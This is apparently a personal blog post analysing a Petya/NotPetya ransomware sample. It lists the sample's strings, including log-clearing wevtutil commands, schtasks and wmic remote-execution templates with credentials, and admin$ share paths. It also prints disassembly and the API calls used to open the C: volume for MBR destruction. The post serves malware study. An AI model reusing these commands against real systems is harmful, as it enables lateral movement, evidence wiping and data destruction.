Maintained by Iliya Dafchev

Petya/NotPetya Ransomware Analysis

21 Jul 2017

I got the sample from theZoo. I don't know if this is an actual sample caught "in the wild", but for my surprise it wasn't packed or had any advanced anti-RE tricks. I guess ransomware writers just want a quick profit.

When I started the analysis (a few weeks ago), I didn't know much about how Petya works, so this whole analysis is my own. Probably I've got some things wrong, it's my first malware analysis and I'm doing it as a learning experience.

These resources helped me alot while doing the analysis:

1. Windows Functions in Malware Analysis – Cheat Sheet – Part 1
2. Windows Functions in Malware Analysis – Cheat Sheet – Part 2
3. Practical Malware Analysis

4. MSDN

The Intel 64 and IA-32 architectures manual Volume 2 is also very handy when doing RE.

I've taken the necessary precautions:

- It's run in a virtual machine without network access, shared folders, shared clipboard or attached drives. It's completely isolated.
- The host machine uses different OS (Linux) than the guest (Windows), to minimize the risk of VM escape.
- The host machine is also without network access, to further minimize the risk of infecting other devices on my network.

Ok, let's begin!

Triage analysis

Checking strings

First I used bintext to list the strings in the file. Below is some portion of the interesting ones:

```
\\.\PhysicalDrive
1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX
IsWow64Process
GetExtendedTcpTable
\\.\C:
\\.\PhysicalDrive0
255.255.255.255
CreateFileA
WriteFile
ReadFile
GetSystemDirectoryA
```

```
DeviceIoControl
GetLogicalDrives
GetDriveTypeW
Sleep
CreateThread
GetTickCount
CreateProcessW
GetEnvironmentvariableW
ConnectNamedPipe
CreateNamedPipeW
LoadLibraryA
VirtualAlloc
CryptGenRandom
CryptExportKey
CryptEncrypt
CryptGenKey
CryptDestoryKey
InitiateSystemShutdownExW
CreateProcessAsUserW
DhcpEnumSubnets
DhcpEnumSubnetClients
NetServerEnum
AdjustTokenPrivileges
perfc.dat
MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV
C:\Windows;
.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.d
Microsoft Enhanced RSA and AES Cryptographic Provider
README.TXT
\\.\pipe\%ws
TERMSRV/
127.0.0.1
```

```
SeTcbPrivilege
SeShutdownPrivilege
SeDebugPrivilege
C:\Windows\
\cmd.exe
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Appli
schtasks %ws/Create /SC once /TN "" /TR "%ws" /ST %02d:%02d
at %02d:%02d %ws
shutdown.exe /r /f
/RU "SYSTEM"
dllhost.dat
-d C:\Windows\System32\rundll32.exe "C:\Windows\%s",#1
wbem\wmic.exe
%s /node:"%ws" /user:"%ws" /password:"%ws"
process call create "C:\Windows\System32\rundll32.exe \"C:\Windows\%s\" #1
\\%s\admin$
\\%ws\admin$\%ws
```

So much useful output definitely means it's not packed!

Checking the PE headers

Next I used PE Explorer and CFF Explorer to check what libraries it imports and what functions it exports. This also hinted that the binary probably isn't packed (many imported DLLs).

Imports:

```
kernel32.dll -> functions for working with files, processes, threads, memory...
user32.dll
advapi32.dll -> crypto functions
shell32.dll
```

```
ole32.dll
crypt32.dll -> crypto functions
shlwapi.dll -> functions for working with strings and filesystem paths
iphlpapi.dll
ws2_32.dll -> for setting up sockets
mpr.dll
netapi32.dll
dhcpsapi.dll
msvcrt.dll -> malloc, memset, free, rand
```

Exports:

```
perfc.1
```

The binary has four resources and the address of the entry point is at *0x10007D39*.

Well, from the imports and the strings output we can conclude that it can open, create, read and write files, it can encrypt and decrypt data, create processes and threads and access network resources, but we can't be sure that it actually does all of this. Also it probably uses cmd.exe, wevtutil, fsutil, schtasks, at, shutdown.exe, wmic.exe. To be sure we need to check the disassembly.

This preliminary step is to make a hypothesis of what the malicous file probably does, but we can't be sure that it uses those functions and tools until we analyse the disassembly.

Static and Dynamic Analysis

I won't go through every function of the binary, this would take way too much time and this post would've been longer than it already is.

When I opened the ransomware in IDA, at the entry point *0x10007D39* was the function *DllEntryPoint*, so although the extension of the file is .exe, I guess it is actually a DLL.


Which means that the only thing that gets called from that DLL is the only export - *perfc.1*. From there I'll start my analysis.

Elevate Privileges


prfc is a loong function, which calls lots of other funcions. The first one I'll call *ElevatePrivileges* which calls another function (I'll call it *Fx* for now) 3 times with 3 different arguments.

```
Fx(SeShutdownPrivilege)
Fx(SeDebugPrivilege)
Fx(SeTcbPrivilege)
```

Part of *Fx* is shown below:



The *AdjustTokenPrivileges* function enables (or disables) access privileges. Malware uses it to gain additional permissions. So I'll rename *Fx* to *SetPrivileges*. And now *ElevatePricileges* looks like this:



ElevatePrivileges begin with these calls:

```
Setrivileges(SeShutdownPrivilege)
SetPrivileges(SeDebugPrivilege)
SetPrivileges(SeTcbPrivilege)
```

Checking MSDN…
SeTcbPrivilege - “Allows a process to authenticate like a user and thus gain access to the same resources as a user.”
SeDebugPrivilege - “Allows the user to attach a debugger to any process. This privilege provides access to sensitive and critical OS components”
SeShutdownPrivilege - “Allows a user to shutdown the local computer”


The *SeDebugPrivilege* could be used to gain access to a system process. Gaining this privilege is equivalent to gaining local System access. Normal accounts can’t give themselves this privilege, only if the user is local administrator, otherwise this privilege is denied.

After every attempt to set the privileges a bitmask is set, which is stored in esi register. If *SeShutdownPrivilege* is successful the LSB of esi is set to 1 (by incrementing it). If *SeDebugPrivilege* is successful the second bit is set to one (10 or 01 = 11), and the same for *SeTcbPrivilege*. Then esi is saved in the variable that I renamed to *privileges*.


privileges = 111 (7 decimal) means all privileges were sucessfuly set
privileges = 101 (5 decimal) means only *SeDebugPrivileges* failed


Process Enumeration

Continuing with *ElevatePricileges*…



As you can see there's a function I already called *ProcessEnumeration*, and here is small part of the disassembly to see why:


ProcessEnumeration proc near
pe = PROCESSENTRY32W ptr -238h
hSnapshot = dword ptr -0Ch
bytes = dword ptr -8
ret_value = dword ptr -4
push ebp
mov ebp, esp
sub esp, 238h
or [ebp+ret_value], 0FFFFFFFFh
push 0 ; th32ProcessID
push 2 ; dwFlags
call ds:CreateToolhelp32Snapshot
mov [ebp+hSnapshot], eax
cmp eax, 0FFFFFFFFh
jz loc_FD38755
lea eax, [ebp+pe]
push eax ; lppe
push [ebp+hSnapshot] ; hSnapshot
mov [ebp+pe.dwSize], 22Ch
call ds:Process32FirstW
test eax, eax
jz loc_FD3874C



CreateToolhelp32Snapshot - “used to create snapshots of processes, heaps, threads, and modules”.
Process32First/*Process32Next* - “used to begin enumerating processes from a previous call to *CreateToolhelp32Snapshot*”.

So it seems that the malware iterates through the processes, calculates something based on their name (I haven't reversed the algorithm) and the return value is either -1 or a 4 byte value depending if the process name matches certain criteria.


The *GetModuleFilename* call in *ElevatePrivileges* "returns the filename of a module that is loaded in the current process. Malware can use this function to modify or copy files in the currently running process."

I couldn't find the value of *Src*, so I patched the file to "transform" it to exe, that way I could use a debugger. In my case *Src* is 0, so it tries to get it's own filename. Therefore for me pszPath will contain the string "*C:\Users\IEUser\Desktop\Ransomware.Petrwrap\027cc450ef5f8c5f653329641ec1fed9.exe*". I think *Src* holds a handle or pointer to the process that called the *prfc* function from the DLL. Because I'm not actually calling it but starting it as an executable, *Src* holds null value. I'm not entirely sure about this, though.

If *ElevatePrivileges* succeeds it calls another function which reads a file and loads it into memory, and if it fails - the function returns. In this case it loads it's own executable in the memory of the process.

prfc

Continuing with *prfc*(On the screenshot below *F1* is actually *ElevatePrivileges*, I'm just too lazy to make another screenshot)



The *WSAStartup* call initializes low-level network functionality. After that there are some functions that initialize critical sections.


InitializeCriticalSection - initialize critical section object. Threads of a single process can use a critical section object for mutual-exclusion synchronisation. Which means that parts of the code which use critical section calls are for thread synchronization.

I'm going to skip *sub_10009590* subroutine, beacause I'm not sure what it does.


The other subroutines in this screenshot aren't very interesting. Some functions for string comparisons and the last one checks for passed arguments.

From now on I won't explain in detail the process of how I analysed the functions, so in the screenshots that follow the functions will already be renamed. I'm only going to explain how they work and not how I came to the conclusion of how they work.

Create file in WinDir




Next, If the ransomware has admin privileges (*SeDebugPrivilege* was successful), it creates a file with the same name at *C:\Windows* directory (in my case that files is "*C:\Windows\027cc450ef5f8c5f653329641ec1fed9.exe*")



Also the file is actually empty, nothing gets ever written to it (the handle is lost, but left open). I don’t know why it does that, my guess is it tries to check if it has write access to the Windows directory. And if a file with the same name already exists the process terminates.

After that it destroys the MBR.

Destroy MBR



It opens the C volume with *GENERIC_WRITE* (*0x40000000*).

```
CreateFileA('\\.\C:', 0x40000000, 3, 0, 3, 0, 0);
```

Next it calls:

```
DeviceIoControl(hDevice, IoControlCode, lpInBuffer, InBufferSize, lpOutBuffer, Ou
// where
IoControlCode = 0x70000
OutBufferSize = 0x18
lpInBuffer = 0
InBufferSize = 0
lpOverlapped = 0
```

